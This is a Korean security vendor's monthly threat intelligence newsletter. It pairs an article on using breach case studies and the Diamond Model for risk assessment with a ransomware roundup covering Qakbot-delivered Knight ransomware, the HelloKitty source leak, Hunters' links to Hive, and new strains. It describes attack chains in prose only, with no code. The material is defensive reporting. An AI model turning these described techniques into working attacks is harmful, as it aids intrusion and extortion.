infosec

Threat Intelligence Report

EQST INSIGHT

2023

11

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

사이버 침해사고 사례를 통한 위험성 진단 및 개선점 도출 전략 ---------- 1

Keep up with Ransomware

Hive 닮은꼴 Hunters 의 활동 개시 ---------- 11

Research & Technique

L GNU Heap Buffer Overflow 를 이용한 권한 상승 취약점(CVE-2023-4911) ---------- 25

EQST insight

사이버 침해사고 사례를 통한 위험성 진단 및 개선점 도출 전략

하이테크1담당 이민주 책임

■ 개요

오늘날의 기업 조직은 산업 환경의 발전으로 인해 아날로그에서 벗어나 점점 디지털 환경으로 전환을 거듭하고 있으며, 기업의 디지털 의존도 또한 높아졌다. 이러한 환경의 변화로 인해 많은 침해사고가 발생하고 있으며, 특히 언론 보도를 통해 관련 사고에 대한 소식을 자주 접하게 됐다.

'소 잃고 외양간 고친다' 라는 속담은 사후적인 측면에서 '중요한 것을 잃은 후에 그 가치를 알게 되어 그때서야 관심을 기울이며 보완하려는 것'이라는 의미로 사용된다. 이를 정보보호 담당자 입장에서는 바라보면 몇 가지 교훈과 기대효과를 도출할 수 있다.

먼저, 보안 사고가 발생한 이후에 보안 조치를 강화하는 것이 아닌, 사전에 적절한 보안시스템과 절차를 마련해야 한다는 사전 대비와 예방이 필요하다는 것을 알 수 있다. 또한, 외양간을 고치는 것이 일회성이 아니라 정기적으로 유지보수 해야 하는 것을 인지하고 새로운 보안 위협이나 기술적 취약점이 발견되면 주기적으로 대응책을 마련해야 한다는 것이다. 마지막으로는 소를 어떻게 잃어버렸는지에 대한 원인을 파악하고 앞으로 같은 사고가 발생하지 않기 위한 대응 전략으로 보안 정책, 프로세스, 대응전략 등에 대한 종합적인 보안전략이 있어야 함을 알 수 있다.

이를 위해서는 먼저 현재의 보안 트렌드와 새로운 위협에 대한 통찰력을 가져야 한다. 이는 침해사고 소식에 대한 비판적 접근을 통해 얻을 수 있다. 이번 헤드라인에서는 비판적 접근을 위한 방법으로 사이버 침해사고 사례를 통한 조직 위험 진단 및 개선점 도출 전략을 소개하고자 한다.

■ 침해사고 사례를 통한 교훈점

침해사고 사례를 통해 학습할 수 있는 교훈점은 다음과 같다.

① 과거 침해사고 사례를 통한 최신 보안 위협에 대한 조기대처 가능

② 위험 예측

③ 향상된 대응 능력

④ 보안 업데이트

⑤ 위험 평가 및 취약점 관리

⑥ 보안산업 동향 분석

■ 정보의 피로도 관리 필요성

최근 사이버 침해사고는 끊임없이 발생하고 있으며, 정보의 양과 복잡성이 개인이나 조직에 미치는 영향력은 상당히 크다고 할 수 있다. 더욱이, 사이버 보안의 기술적인 용어나 개념들이 하루가 다르게 변화하고 발전하고 있어 정보의 피로도 또한 크다.

2023 년 주요 사이버위협 (일부)
국내 포털사이트 사칭 공격 알고 보니 북한 배후 APT
방송사 일반 기업 해킹의 배후로 지목된 Kimsuky 그룹
Clop 랜섬웨어 그룹의 Goanywhere 취약점 악용 캠페인
Mustang Panda 그룹의 유럽 기업을 대상으로 공격
중국 APT 그룹의 동아시아 데이터 손실 방지 소프트웨어를 개발하는 회사 타깃 공격
3CX 프로그램을 악용한 공급망 공격으로 대만의 PC 회사 침해사고
RedHotel 그룹의 대만 반도체 회사 공격

사이버 위협 동향을 수집하고 가공하는 업무를 하는 담당자의 입장에서는 이러한 정보의 피로도 관리 및 피로도 해소를 위한 대책이 필요하다. 또한, 업무의 효율성을 높이기 위해 정보를 효과적으로 관리하는 방안도 마련되어야 한다.

■ 정보 우선순위 설정

다양한 사고 소식 속에서 정보의 피로도를 낮출 수 있는 방법으로는 아래 표와 같이 침해사고 정보를 분류하고 정보의 우선순위를 설정해야 한다.

이러한 분류와 우선순위 설정을 통해 담당자는 중요한 정보에 집중하면서도 긴급한 상황에 신속하게 대응할 수 있어 정보의 피로도를 효과적으로 낮출 수 있다.

침해사고 정보 분류		
적합성	**시의성**	**정확성**
우리와 관련이 있는가?	즉시 대응이 필요한가?	사실여부는 파악됐는가?

① 적합성: 사고 정보가 우리 산업에 미치는 영향력을 비교해보고 우리 조직의 위협 여부 판단

② 시의성: 지금 일어나고 있는지? 빠른 대응을 통해 우리 조직을 진단할 필요성이 있는지 판단

⑤ 정확성: 수집된 정보가 정확한 정보인지?

데이터 가공 절차	
단계	**내용**
첩보	검증 및 평가가 되지 않은 자료
정보	분석 및 평가과정을 거쳐 타당성을 검증한 자료
지식화	일반적인 내용, 정보가 종합되어 활용할 수 있는 자료

① 첩보: 다양한 경로를 통해 수집한 첩보 데이터 (예:CyberTrace Threat Intelligence, OSINT)

② 정보: 첩보 보고된 데이터 및 보안 사고 뉴스, 보안 업체 등에서 발표한 가공된 자료

③ 지식화: 첩보+정보를 통해 우리 조직이 활용할 수 있는 형태의 자료 보고서

■ 타 사고 사례 활용 예시

아래의 사례 케이스는 '소 잃고 외양간 고친다' 속담을 인용한 스토리텔링 기반의 케이스다. 각 조직의 환경, 인력에 따라 침해사고를 다양한 형태로 정리할 수 있지만, 앞서 설명한 침해사고 정보 분류와 데이터 가공 기준을 기반으로 분석한다면 내부 환경의 취약성 점검의 중요성을 설명하는데 충분한 근거로 사용할 수 있다.

사례 1.
A 조직은 최첨단 시설을 활용한 외양간을 구축해서 운영하고 있는 회사이며 이웃 마을에 위치한 B 외양간과 경쟁관계에 있음. 최근 축사를 방문한 사료 업체로부터 B 외양간이 미상의 범죄자로부터 침입당한 첩보를 입수하여 확인 결과 도둑이 축사를 들어와서 키우던 소를 훔쳐간 사실 확인

침해 사고정보 분류		
적합성	시의성	정확성
우리와 관련이 있는가?	**즉시 대응이 필요한가?**	**사실여부는 파악됐는가?**
동일한 산업군에 속한 업체	A 회사도 구축 운영 중인 축사	재산 피해여부 확인

단계		스토리텔링	정보보안 관점 대응
1	첩보	축사 담벼락을 넘어왔다	백도어를 통한 침입인지?
		축사의 문으로 들어왔다	접근권한 관리가 제대로 되었는지?
		경보 시스템 무력화	탐지 정책 및 로그 관리가 제대로 되었는지?
2	정보	높이가 낮은 담벼락을 이용해 넘어와 도구들로 보안 시스템을 무력화시키고 문을 열어 나감	공격자가 손쉽게 내부 시스템으로 침입할 수 있는지 점검 공격자가 사용한 도구들을 내부에 유입할 수 있는 경로 점검 권한 없는 공격자가 보안 시스템에 접근하여 로그를 지우거나 탐지 정책을 회피할 수 있는 행위점검
3	지식화	공격자가 사용한 도구정보를 통한 공격자 특정 및 담벼락 높이, 보안 시스템에 대한 보안 정책 점검	1)침해지표를 통해 공격 그룹 프로파일링 2)침해지표에 대한 흔적 점검 3)보안장비를 활용해 해당 공격에 대한 시뮬레이션을 수행 4) 영향도 파악 4)권한 관리 및 권한 없는 사용자의 권한 외 요청, 접근에 대한 로그를 파악하여 사고 예방

■ 보안 사고 케이스 스터디 활용 방법

다양한 보안 사고 인텔리전스를 보다 효율적으로 정리할 수 있도록 여러 가지 방법론과 모델들이 개발되어 왔다. 아래에서는 시각화 하기 쉬운 방법을 실제 사례를 활용하여 소개하고자 한다.

1. 다이아몬드 모델: 사이버 공격을 분석하고 이해하는데 사용되는 개념적인 프레임워크

   A. 위협 활동 분석: 공격을 수행하는 주체인 위협 활동을 식별하며 개인, 사이버 범죄조직, 국가 기관 등 다양한 위협 활동 주체의 동기와 목표 나타냄

   B. 전술: 전술은 위협 활동 주체가 공격을 수행하는데 사용하는 방법과 기술을 설명하므로 공격자가 사용하는 공격 전술에 대한 대응을 시각화

   C. 목표: 위협 활동 주체가 수행하는 공격의 목적을 의미(정보 유출, 금전적 이득, 경쟁 업체에 대한 악의적인 행위, 정치적 영향력 확대 등)

   D. 인프라: 인프라는 위협활동 주체가 공격에 사용하는 다양한 자원과 도구를 나타냄(침해지표, 악성 소프트웨어 배포, 공급망 공격 관리시스템, 익명 프록시 서버 등)

2. 다이아몬드 모델을 통한 기대효과

   A. 위협 모니터링: 사이버 범죄조직 및 공격을 수행하는 공격 주체의 전술과 다양한 목적에 따른 공격 시도를 모니터링하며 공격 패턴과 동향을 관리할 수 있음

   B. 위험 평가: 사고 동향을 통해 조직의 취약성과 위협 활동 주체의 공격 가능성을 사전에 확인하여 감소시킬 수 있음


   C. 대응 전략 개발: 사이버 위협 대응 전략에 대한 통찰력을 제공하며 조직의 정보보호 및 대응 계획을 개발하고 강화할 수 있음

   D. 정보 공유: 정보공유와 협력을 장려하여 효과적인 사이버 보안 생태계를 구축할 수 있음

아래 사례는 고객사가 속한 산업군을 겨냥해서 일어난 실제 사이버 침해사고로, 이번 사고에서 발생한 위협 정보를 다이아몬드 모델에 기반하여 영향도를 점검했으며, 보안 데이터를 시각화했다.

사례 2.
China-linked cyberspies backdoor semiconductor firms with Cobalt Strike (실제기사 2023.10.05)

침해 사고정보 분류		
적합성	시의성	정확성
우리와 관련이 있는가?	즉시 대응이 필요한가?	사실여부는 파악됐는가?
동일한 산업군에 속한 업체	고객사의 경쟁회사로 시급한 대응 필요	뉴스 보도를 통해 확인된 내용

단계		정보 제공	다이아몬드 모델
1	첩보	뉴스 기사, CTI 업체	
2	정보	CTI 인텔리전스 보고서	
3	지식화	데이터 시각화로 대체	

출처: 레코디드 퓨처(CTI 업체) 이미지 재가공


다이아몬드 모델의 각 항목을 통한 대응 방안은 다음의 항목으로 구분할 수 있다.

항목	내용	점검 필요사항
Adversary	중국 정부의 지원을 받는 것으로 추정되는 RedHotel 공격 그룹	- 공격 그룹의 최신 동향 정보 - 공격 그룹 모니터링 대상 등록
Malicious Infrastructure	공격에 악용한 침해지표	- 침해지표를 통해 내부 시스템 점검 - 침해지표에 대한 사전 차단 진행
Capabilities	마이터 어택 프레임워크를 통한 공격 전술, 전략 등을 활용해 공격 방법/경로에 대한 정보	- 공격 전술, 전략에 대한 킬체인 전략 개발 - 보안 시스템 탐지 여부 개발 - 침해 흔적 여부 조사

이러한 모델을 활용한다면 사고 동향 정보를 시각화 하여 관리할 수 있고, 공격자가 사용한 전술과 절차에 대한 이해도와 함께 연결되는 동향 정보를 연결 지을 수 있는 장점이 있다.

■ 효과적인 사고 동향 관리

많은 사고 동향을 파악하고 데이터를 생성하는 것도 중요한 일이지만, 의미 있게 사고 동향을 관리하려면 다른 조직의 사고동향을 통해 배우고 미래에 시도될 수 있는 사고에 대비하는 관리가 순환형으로 이루어져야 한다.



1. 첩보 수집: 침해 사고 정보를 다양한 정보 출처로부터 취득하여 보안 시스템 점검 방안을 수립

2. 정보 가공: 수집된 첩보 데이터를 정보화 할 수 있도록 데이터 가공

3. 진단/분석: ① 첩보+정보가공을 통해 식별된 내용에 대한 킬체인 방안 개발 및 내부 시스템 진단

② 전술과 기술 절차를 요약하여 진단 계획 및 탐지 계획 수립

4. 대응개발: 진단/분석을 통해 얻은 정보를 정리

5. 배포: 개선사항 및 권고사항들을 포함해 관련 부서 및 담당자 전파

■ 맺음말

다양한 사고 사례가 일어나는 환경 속에서 자신이 속한 조직을 진단하기 위해서는 외부 위협을 분석하여 개선점을 도출하고, 발전해 나가는 것이 중요하다. 이를 관리하기 위해서는 다양한 예측 방법론이 있지만, 모든 과정의 시작은 '관심'에서 출발한다. 따라서, 정보보안 담당자들은 다양한 침해사고 사례에 대해 먼저 관심을 갖고 이번 헤드라인에서 소개한 침해사고 분석 방법을 통해 조직의 위험 진단 및 개선점을 찾길 바란다.

SK 쉴더스는 축적된 노하우와 자체 기술력을 바탕으로 기업의 사이버보안 위험 진단에 필요한 전반적인 컨설팅을 종합 제공하고 있다. 업계 최대 규모의 전문인력과 인적 역량을 보유하고 있으며 보안컨설팅, 랜섬웨어 대응서비스, 해킹 사고 분석, 모의해킹, 취약점 진단 등 다양한 분야의 정보보안 컨설팅 방법론을 구축하고 실행하며 다양한 기업에게 최적화된 솔루션을 전하고 있다.

이 같은 SK **쉴더스 컨설팅**을 통해 날로 지능화되고 있는 사이버공격에 효과적이고 체계적으로 대응하길 바란다. 보다 자세한 내용은 SK 쉴더스 공식 블로그를 통해 확인할 수 있다.

Keep up with Ransomware

Hive 닮은꼴 Hunters 의 활동 개시

■ 개요

2023 년 10 월 랜섬웨어 공격으로 인한 피해 사례 발생 건수는 전월(496 건) 대비 약 30% 감소한 349 건으로 나타났다. 그러나, LockBit 이 활발한 활동을 하고 있으며 다양한 랜섬웨어 이슈들이 계속해서 발생하고 있어 여전히 긴장감은 유지되고 있다.

이번 달에는 악성코드 Qakbot[1]의 유포 정황이 다시 포착됐다. 지난 8 월 말, FBI 가 국제 공조를 통해 'Duck Hunt' 작전을 실행해 Qakbot 관련 인프라와 암호화폐 자산을 압수하고 활동을 무력화시킨 것으로 알려졌으나, 이번달 피싱 이메일을 통해 Qakbot 이 유포되고 있는 것이 확인됐다. 이번 유포 공격은 Qakbot 계열사의 소행으로 추정되나, 일각에서는 Knight 를 유포하는 조직이 Qakbot 을 이용하고 있는 것으로도 추측되고 있다.

Qakbot 공격은 공격자가 LNK 파일을 첨부한 피싱 이메일을 통해 Knight 랜섬웨어와 Remcos RAT[2]를 유포하는 방식으로 진행되고 있다. LNK 파일에는 PowerShell 을 실행시켜 C2 서버[3]에서 Knight 랜섬웨어를 다운로드 하는 명령어가 담겨있다. 따라서 LNK 파일을 실행만 해도 Knight 랜섬웨어에 감염될 수 있어 주의가 필요하다. Knight 랜섬웨어 그룹은 Cyclops 랜섬웨어 그룹의 리브랜딩으로, 올해 8 월 새롭게 활동을 시작한 이후 자체 랜섬웨어를 비롯해 다양한 전략을 사용한 적극적인 공세를 펼치면서 영향력을 확대하고 있다.

이번 달 다크웹의 XSS 해킹 포럼에서 HelloKitty 랜섬웨어의 초기 버전 소스코드가 유출됐다. HelloKitty 는 DeathRansom, FiveHands 등의 계열로 알려져 있는 서비스형 랜섬웨어로, 이번 소스코드 유출로 인해 누구나 악용 가능하게 됐다. 과거 HiddenTear, Conti 랜섬웨어 등 랜섬웨어 소스코드 유출로 인해 변종 공격이 발생한 사례가 다수 존재하기 때문에 주의가 필요하다.

해당 소스 코드를 유출한 유저는 'kapuchin0'라는 공격자로 알려져 있으며, 'Gookee'라는 별칭을 사용하고 있다. 이 유저는 이전부터 해킹 범죄에 가담한 이력이 있으며, 특히 2020 년 Sony

[1] Qakbot : 자격 증명 탈취 수행과 랜섬웨어를 전달하는데 사용하는 악성코드

[2] Remcos RAT : 감염된 PC 를 원격으로 제어하는 데 사용되는 악성코드

[3] C2 서버 : 공격자가 원격지에서 명령을 내리고 통제하기 위해 사용하는 서버

Network Japan 에 대한 초기 침투 경로 및 RaaS(Ransomware-as-a-Service)[4]로 운영되는 GooKee 랜섬웨어를 판매하기도 했다. 또한, 그는 재정적 지원을 받으면 더 많은 랜섬웨어를 개발하겠다는 의지를 밝힘과 동시에 올해 말에 출시될 예정인 랜섬웨어의 암호화 기능에 대해 자랑하는 등 적극적인 활동 의지를 나타내기도 했다.

최근 랜섬웨어 공격 동향을 살펴보면, 단일 종류가 아닌 두 가지 종류의 랜섬웨어를 사용해 공격을 시도하는 이중 랜섬웨어 공격 사례가 빈번하게 발견되고 있다. 이중 랜섬웨어 공격은 공격자가 최초 공격을 수행한 후 평균적으로 이틀 이내에 다른 종류의 랜섬웨어 공격을 수행하는 특징이 있다. 단일 랜섬웨어 공격으로도 데이터 유출, 시스템 암호화, 다운타임(Down-time) 등으로 인한 상당한 피해가 발생하는 상황에서 이중 랜섬웨어 공격의 피해를 입는다면 이러한 손실이 두 배 이상으로 증가하여 매우 심각한 피해를 초래할 수 있다. 따라서 랜섬웨어 감염 예방에 적극적으로 힘써야 한다.

이번 달에도 Hunters, KeyLock, BlackDream, Ran 등 다양한 신규 랜섬웨어가 발견됐다. 특히, Hunters 랜섬웨어가 올해 초에 폐쇄된 Hive 랜섬웨어와의 연관성이 발견돼 이목을 끌고 있다. Hunters 는 Hive 버전 6 의 샘플과 약 56% 유사도 보이고 있으며, 특히 암호화 로직의 유사한 패턴으로 Hunters 가 Hive 의 리브랜딩이라는 의혹이 제기되고 있다. 하지만, Hunters 측은 Hive 랜섬웨어의 소스코드를 구매하여 개발한 것이라고 주장하며 리브랜딩 의혹을 부인하고 있다. 그럼에도 불구하고 여러 부분에서 두 랜섬웨어 간의 연관성을 보여주는 증거가 있어, Hunters 의 주장은 다소 신빙성이 떨어진다.

[4] RaaS(Ransomware-as-a-Service) : 서비스형 랜섬웨어, 랜섬웨어 그룹들이 계열사나 공격자에게 대가를 받고 랜섬웨어를 제공해주는 형태

■ 랜섬웨어 뉴스

infosec

FBI 및 유로폴, RagnarLocker 랜섬웨어 폐쇄 후 개발자 체포

- FBI, 유로폴 등이 공조하여 RagnarLocker 그룹 폐쇄
- RagnarLocker는 19년 말에 발견된 랜섬웨어 그룹
- 23년 이전까지는 상당히 위협적인 그룹이었으나, 23년에는 활동에 적극성을 보이지 않음

하마스 옹호 핵티비스트, BiBi-Linux Wiper로 이스라엘 타깃

- 이스라엘의 리눅스 시스템을 타깃으로 한 Wiper 'BiBi-Linux' 발견
- Wiper는 파일 암호화를 가장하나 실제로는 데이터와 운영체제를 파괴
- BiBi-Linux는 파일 내용을 덮어쓰고 'BiBi' 문자열로 파일 이름을 변경

* 핵티비스트 : 해킹을 투쟁 수단으로 사용하는 행동주의자

LockBit, Boeing 공격 후 데이터 탈취

- 항공기 제조 대기업 Boeing이 사이버 공격을 당했으며, LockBit 그룹이 데이터를 탈취했다고 주장
- Boeing은 비행 안전에 영향을 미치지 않았다고 발표하며, 수사 기관과 협력하고 있다고 주장

새로운 LostTrust 랜섬웨어, MetaEncryptor의 리브랜딩 가능성 제기

- 두 랜섬웨어는 거의 동일한 데이터 유출 사이트와 랜섬웨어 샘플을 사용하므로 리브랜딩 의혹 제기
- LostTrust는 특정 기업들을 대상으로 데이터를 탈취하며, 몸값을 지불하지 않으면 데이터를 유출

이중 랜섬웨어 공격에 FBI 경고

- FBI, 두 개 이상의 랜섬웨어가 한 번의 공격으로 동시에 타격하는 이중 랜섬웨어 공격에 대해 경고
- 피해를 두 배로 만들어 방어 및 대응을 어렵게 만듦
- 랜섬웨어 공격자들은 피해자의 몸값 지불에 대한 압력을 가하기 위해 데이터를 손상시키거나 삭제하기도 함

Knight 랜섬웨어 배포로 제기되는 Qakbot의 부활 의혹

- Qakbot이 폐쇄되었다고 알려졌으나, 최근 스팸 메일을 통해 계열사가 활동하는 정황 포착
- 인프라와 계열사가 잔존해 있어 부활 가능성 제기

우크라이나 핵티비스트 단체, Trigona 랜섬웨어 폐쇄

- 우크라이나 핵티비스트 단체는 Trigona 랜섬웨어 그룹의 데이터를 탈취 후 폐쇄 시킴
- Trigona는 22년 10월에 등장하여 활발한 활동을 보이던 그룹

핵티비스트 그룹 GhostSec, GhostLocker 랜섬웨어 출시

- 핵티비스트 그룹 GhostSec과 SiegedSec은 GhostLocker RaaS를 제공
- Stormous와 같은 일부 랜섬웨어 그룹은 GhostLocker를 사용할 것이라고 선언
- 핵티비스트들은 자신들의 뜻을 선전하고 싶어하나 비용적인 문제로 사이버 범죄에 가담하기도 함

해킹 포럼에서 HelloKitty 랜섬웨어 소스 코드 유출


- HelloKitty 랜섬웨어 제작자는 초기 버전의 소스 코드를 공개
- 거기에 뛰어난 성능의 새로운 랜섬웨어를 개발 중이라고 주장
- 해당 제작자는 이전에도 랜섬웨어 소스 코드를 판매한 이력이 있음

SEIKO, BlackCat(Alphv)의 공격으로 인해 발생한 피해 사실 공개

- 올해 7월에 발생한 BlackCat(Alphv)의 SEIKO 공격으로 인해 고객 및 파트너 사의 데이터가 유출
- BlackCat(Alphy)은 IAB로부터 SEIKO의 초기 침투 경로 구매
- SEIKO는 향후 유사한 사고 발생 예방을 위해 보안을 강화할 것을 선언

* IAB(Initial Access Broker) : 초기 침투 경로를 판매하는 개인 혹은 집단


■ 랜섬웨어 위협



새로운 위협

이번 달에 새롭게 발견된 랜섬웨어 KeyLock 과 BlackDream 랜섬웨어는 AES 알고리즘을 사용하여 파일을 암호화하고 사용된 키를 RSA 알고리즘으로 암호화한다. 이후 VSC[5] 삭제를 통해 시스템 복구를 어렵게 만든 뒤 금전을 요구하는 특징을 가지고 있다. Ran 랜섬웨어는 하드코딩 된 Base64 값(“This.Is.For.petrolimex.com.vn.2023”)을 키로 사용하여 AES 알고리즘을 통해 파일을 암호화한다. 이 때 암호화에 사용되는 키 값이 하드코딩 되어있으므로 복호화가 가능하다는 특징이 있다. Ran 랜섬웨어와 앞서 설명한 KeyLock 은 15 년 8 월에 발견된 HiddenTear 계열의 랜섬웨어라는 공통점을 가지고 있다. HiddenTear는 교육 목적으로 공개된 오픈소스 프로젝트이지만 공격자들이 악용하여 아직까지도 변종이 쏟아져 나오고 있다. BlackDream 은 20 년 1 월에 발견된 WannaScream 계열의 랜섬웨어로 WannaScream 은 DarkCrypt 랜섬웨어로도 알려져 있으며 Harma, FOB, Snc, AWT 등의 랜섬웨어와 같은 계열에 속해 있다.

[5] VSC(Volume Shadow Copy) : Windows 시스템에서 파일이나 폴더의 백업 복사본을 생성하여 데이터가 손상되거나 삭제될 경우 이전 상태로 복원할 수 있는 기능

